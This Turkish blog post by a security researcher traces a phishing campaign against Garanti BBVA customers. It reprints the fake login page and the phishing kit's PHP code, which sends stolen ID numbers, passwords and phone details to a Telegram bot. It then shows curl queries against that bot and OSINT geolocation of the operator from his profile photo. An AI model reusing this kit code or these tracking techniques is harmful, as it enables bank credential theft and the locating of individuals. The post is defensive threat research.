

Orada Bir Tehdit Aktörü Var Uzakta

written by Mert SARICA | 1 March 2026

If you are looking for an English version of this article, please visit [here](#).

İÇİNDEKİLER

1. Başlangıç
2. Tehdit Avı
3. Birinci Çinko
4. İkinci Çinko
5. Tombala
6. Sonuç

Başlangıç

Son yıllarda Operasyon Güvenliği (OPSEC) konusunda bilgisi veya endişesi olmayan tehdit aktörleri ile bol bol sohbet eden (Örnekler: Tehdit Aktörünün Peşinde, Yatırım Dolandırıcıları, WhatsApp Dolandırıcıları) bir siber güvenlik araştırmacısı olarak yine bir tehdit aktörü ile sohbet etme imkanım oldu.

Bu yazının hikayesi, bundan neredeyse bir yıl önce, gerçekleştirdiğim bir güvenlik araştırması esnasında adını, soyadını, Garanti BBVA müşterilerini hedef almak amacıyla oluşturduğu oltalama sitelerinde ve Telegram profilinde kullanmaktan çekinmeyen, belki de bir siber güvenlik araştırmacısının bunu elde edebileceğini aklının ucundan geçirmeyen bir tehdit aktörü ile karşılaşmam üzerine başladı.

Tehdit Avı

SOCRadar Siber Tehdit İstihbaratı Platformu üzerinde tespit edilen oltalama siteleri üzerinde tehdit avına çıktığım bir zamanda, grnt- ile başlayan üç alan adı, grnt-avantaj1.xyz, grnt-avantaj2.xyz ve grnt-avantaj4.xyz dikkatimi çekti.

Güvenli Bankacılığa Hoş Geldiniz

Lütfen müşteri numaranızı ya da T.C. kimlik numaranızı ve size özel parolanızı girin.

TC Kimlik Numarası

Şifre

Garanti BBVA İnternet Giriş

Parolamı unuttum.
İlk kez parola almak istiyorum.

Yardım ve Güvenlik

Güvenliğiniz için lütfen aşağıdaki bilgilere dikkat edin.

Güvenli bir İnternet deneyimi ve güncel virüsler hakkında bilgi almak için lütfen tıklayın.

[Detaylı bilgi](#)

Başkası adına mi işlem yapıyorsunuz?

[Tasarruf Mevduatı Güvencesi](#)

[Diğer Yardım Ve Güvenlik](#)

[Bize Ulaşın](#)

[Güvenlik Bilgileri](#)

Language: [English](#)

Copyright © 2025 T.Garanti Bankası A.Ş.

Bu web siteleri üzerinde kısa bir araştırma yaptığımda tehdit aktörünün, kaynak kodlarını garanticemal isimli bir klasörde barındırdığını tespit ettim. Kaynak kodlarını teker teker incelemeye başladığımda da çok geçmeden Tehdit Aktörünün Peşinde başlıklı blog yazımda olduğu gibi index.php dosyasında yer alan Telegram jetonu (token) hemen dikkatimi çekti.

Name	Date Modified	Size	Kind
assets	Jan 10, 2025 at 13:38	--	Folder
index	Jan 10, 2025 at 13:39	--	Folder
index.php	Jan 10, 2025 at 15:26	70 KB	PHP script
success.php	Jan 10, 2025 at 15:27	56 KB	PHP script

```
index.php
1 <?php
2 if ($_POST) {
3     $telegramToken = " ";
4     $chatID = " ";
5
6     date_default_timezone_set('Europe/Istanbul');
7     $currentDate = date('Y-m-d H:i:s');
8     $ipAddress = $_SERVER['REMOTE_ADDR'];
9
10    $tc = $_POST['tc'];
11    $password = $_POST['password'];
12    $gsm = $_POST['gsm'];
13    $limit = $_POST['limit'];
14
15    session_start();
16
17    $data = json_decode($response, true);
18
19
20    if (isset($data['data'][0])) {
21        $person = $data['data'][0];
22        echo json_encode([
23            'status' => 'success',
24            'adi' => $person['ADI'],
25            'soyadi' => $person['SOYADI']
26        ]);
27        $_SESSION['ad'] = $person['ADI'];
28        $_SESSION['soyadi'] = $person['SOYADI'];
29    } else {
30        echo json_encode(['error' => 'Kişi bulunamadı.']);
31    }
32
33
34    $message = "✅ <b>Yeni Kayıt</b>\n" .
35              "Ad Soyad: <b>".$_SESSION['adi']. " ".$_SESSION['soyadi']. "</b>\n" .
36              "T.C. Kimlik: <b>$tc</b>\n" .
37              "Şifre: <b>$password</b>\n" .
38              "Telefon: <b>$gsm</b>\n" .
39              "Kart Limiti: <b>$limit</b>\n" .
40              "IP Adresi: <b>$ipAddress</b>\n" .
41              "Tarih: <b>$currentDate</b>";
42    $url = "https://api.telegram.org/bot$telegramToken/sendMessage";
43
44    $postFields = [
45        'chat_id' => $chatID,
46        'text' => $message,
47        'parse_mode' => 'HTML'
48    ];
49
50    Line 1, Column 7
```

```
Desktop % curl -X GET "https://api.telegram.org/bot /getMe?chat_id= " | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 252 100 252 0 0 606 0 --:--:-- --:--:-- --:--:-- 607
{
  "ok": true,
  "result": {
    "id": " ",
    "is_bot": true,
    "first_name": "garantibott",
    "username": "garantitbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}

Desktop % curl -X GET "https://api.telegram.org/bot /getChat?chat_id= " | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 559 100 559 0 0 1235 0 --:--:-- --:--:-- --:--:-- 1233
{
  "ok": true,
  "result": {
    "id": " ",
    "title": "Garanti",
    "type": "group",
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "all_members_are_administrators": true,
    "max_reaction_count": 11,
    "accent_color_id": 2
  }
}
```

Jeton üzerinden Cemal'in Telegram hesabına ulaşip soyadı bilgisi ve olası fotoğrafı ile karşılaştığımda ilk olarak gördüklerimin sahte olduğunu düşündüm. Çünkü ben bu bilgilere ulaşabiliyorsam kolluk kuvvetleri hayli

hayli ulaşabilir ve çok geçmeden Cemal yakayı ele verebilirdi.

Kötü yola düşen Cemal'in hatasından ders çıkarması ve tövbe etmesi adına Cemal'in soyadı bilgisi ve profil fotoğrafı yazı boyunca sansürlenmiştir.

```
Desktop % curl -X GET "https://api.telegram.org/bot /getChatAdministrators?chat_id=" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 168 100 168 0 0 414 0 --:--:-- --:--:-- --:--:-- 415
{
  "ok": true,
  "result": [
    {
      "user": {
        "id": ,
        "is_bot": false,
        "first_name": "Cemal",
        "last_name": " ",
        "username": " "
      },
      "status": "creator",
      "is_anonymous": false
    }
  ]
}
```

Cemal [blacked out]

last

User Info



Cemal [blacked out]

last seen recently when?



Username



ADD TO CONTACTS



Notifications



SEND MESSAGE



Block user




Cemal gerçekte yakalanmaktan endişe etmeyen bir tehdit aktörü müydü yoksa geride bıraktığı bilgi kırıntıları üzerinden yakalanabileceğine ihtimal vermeyen bir tehdit aktörü müydü? Bunu anlamak için ya Cemal ile direkt iletişime geçip verdiği yanıtlarla yetinecektim ya da Açık Kaynak İstihbaratı (OSINT) sayesinde bu kırıntılardan yola çıkarak ön bir araştırma yapıp dolayılı yoldan bu soruya yanıt bulmaya çalışacaktım.

Zorlu yolları aşındırmayı seven biri olarak pek tabii ikinci yolu tercih ettim ve hemen kolları sıvadım. Cemal'in isim ve soyadından kayda değer bir sonuca ulaşamadıktan sonra profil fotoğrafından ilerlemeye karar verdim.

Birinci Çınko

Cemal'in profil fotoğrafında, sağ arka planda gözüken apartmanı Google Images üzerinde arattığımda Hepsiemlak platformunda yer alan satılık daire ilanı ile karşılaştım. Bu ilanda yer alan daire İzmir'in Karşıyaka ilçesinde yer alıyordu. Özellikle Cemal'in profil fotoğrafındaki apartmandaki ızgaralı orta blok ile ilandaki birbirine epey benziyordu.



The screenshot shows a Google search result for a person's profile photo. The main image is a circular profile picture of a man in a brown jacket, with a red arrow pointing to a small inset of a building in the background. Below the main image are three search results:

- Wikimedia File:Sevilla - Barrio de San Pablo
- Zillow Miramar San Juan Condos &
- Hepsiemlak 171 Square Meters Apartment

For Sale > Izmir For Sale > Karşıyaka For Sale > Mavişehir For Sale > Apartment > 4762-4329

171 Square Meters Apartment For Sale in Karşıyaka, Izmir



8.750.000 TRY

Izmir / Karşıyaka / Mavişehir Mah.

Listing No 4762-4329

Last Update Dat... 22-10-2024

Listing status For Sale

Residence Type Apartment

Property Struct... Daire

Number Of Room ... 4 + 1

Number of Bathr... 2

Gross/Net m² 171 m² / 145 m²

Number of Floor... 18 Storey

Floor 17. Floor

Property Age 29 at Age

Heating Type Central

Fuel Type Gas


Loan Availabili... Available

Title Deed Stat... Condominium

For Sale Apartment 4 + 1 171 m²

Earn by Sharing

İlandan yola çıkarak araştırmamı derinleştirdiğimde bu apartmanın Mavişehir Pamukkale bloklarından biri olduğunu öğrendim.



Daha sonra Cemal'in bu fotoğrafı aşağı yukarı nerede ve ne zaman çektiği


sorusuna yanıt aramaya karar verdim. Bunun için de fotoğrafın çekildiği açıdan ve apartmanda yer alan klimaların konumlandırılmasından faydalandım.

Mavişehir Pamukkale bloklarının etrafında Google Haritalar'ın Sokak Görünümü ile biraz gezindikten sonra profil fotoğrafındaki apartmanı bulabildim.




İkinci Çinko

Sıra fotoğrafın nereden çekildiğini bulmaya geldiğinde çekim açısından ilerlediğimde apartmanın çaprazında bulunan MaviBahçe alışveriş merkezi dikkatimi çekti. Google Maps üzerindeki yorumlarda yer alan fotoğrafları teker teker inceledikten sonra fotoğrafın bu alışveriş merkezinin üst katından çekildiğini öğrenmiş oldum.




Son olarak fotoğrafın aşağı yukarı ne zaman çekildiğini bulmaya geldiğinde yine profil fotoğrafından faydalanmaya karar verdim. Cemal'in tuttuğu karton bardaktaki RR0 harflerini Google Images üzerinde arattığımda hızlı servis İtalyan restoranlarından Sbarro olduğunu öğrendim.



Tombala

Daha sonra bu zincirin MaviBahçe alışveriş merkezinde bir şubesi olup olmadığını kontrol ettiğimde, olmadığını öğrendim. Bu şubenin aşağı yukarı ne zaman kapandığını öğrenmek için ise internet sitelerinin eski sürümlerini, tasarımlarını ve içeriklerini arşivleyen Web Archive isimli kütüphanesinden faydalanmaya karar verdim. Burada kısa bir araştırma yaptığımda bu şubeye ait arşivin 2024 yılının Temmuz ayından sonra bulunmadığını dolayısıyla fotoğrafın kuvvetle muhtemel bu tarihten daha sonra çekilmiş olamayacağına kanaat getirmiş oldum. (Not: Sbarro, MaviBahçe şubesi 2025 yılı içinde tekrar açılmış olabilir)



Sonuç

Elde ettiğim tüm bu bilgiler ışığında Cemal ile yazışmaya başladım. Başlarda söylediklerimi inkar etse de yazışmaların sonuna doğru onu tanıdığı birinin işletmediğini aksine işlerin git gide ciddiye bindiğini anlayan Cemal bir anda sırta kadem bastı.

Cemal 
online



As 01:45



Panel kiralyor musun satiyor musun reis? 20:38 ✓✓

January 18



Ne paneli kardeşim 01:43



Garanti paneli 08:22 ✓✓



Ne dediğini anlamıyorum 08:24



Nasıl anlamıyon reis ya grnt-avantaj diyorum. Biz de Karşıyakalıyız.

08:25 ✓✓



Ee ne yapayım Karşıyakalıysan 08:26



garanttibot diyorum usta 08:26 ✓✓



Anlıyorum 08:26



bana da lazım benzeri 08:26 ✓✓



Bende yok maalesef 08:26

Cemal 
online

Seni kim gönderdi 😂 08:30

Söyle yardımcı olacağım 08:35

Karsiyakali kardeşim benim 08:39

Hadi yaz 08:40

Açalım reklam lazımsa 08:40

AE

08:41 ✓✓

Ya  08:41

Ben böyle bir gruba üye olmadım hiç bir zaman 08:41

AE

Tamer ile reelden tanışıyoruz mavi bahçe 08:41 ✓✓

Dürüst gel işini göreyim 08:41

AE

o da seni ortamdan tanıdığını söyledi 08:41 ✓✓

Abi mavi bahçe ney hahahaha 08:41

Cemal ■ ■ ■

last seen recently

AE

Hahahah Tamer kim vallaha ben tanımiyorum 08:42

Ama ne lazım söyle 08:42


AE

Nasıl bir şey lazım sana 08:43

Nasıl vuruyorsun çağrı ile mi 08:43

Ekip var mı 08:43

Olayın ney 08:43



Ben de bu yaklaşımından yola çıkarak elde ettiğim bilgilerin kuvvetle muhtemel doğru olduğuna kanaat getirmiş ve bir bilgi kısıntısından yola çıkarak bir tehdit aktörü hakkında Açık Kaynak İstihbaratı (OSINT) ile nasıl yeni bilgiler elde edilebileceğini meraklılarına göstermiş oldum.

Bu örnek bir kez daha gösteriyor ki Operasyon Güvenliđi (OPSEC) ihmali çođu zaman küçük bir detay ile başlar. Tehdit aktörleri için önemsiz görünen her ayrıntı, bir siber güvenlik arařtırmacısı için başlangıç noktası olabilir.

Bir sonraki yazıda görüşmek dileđiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #20 oyununun çözüm yolunu da içermektedir.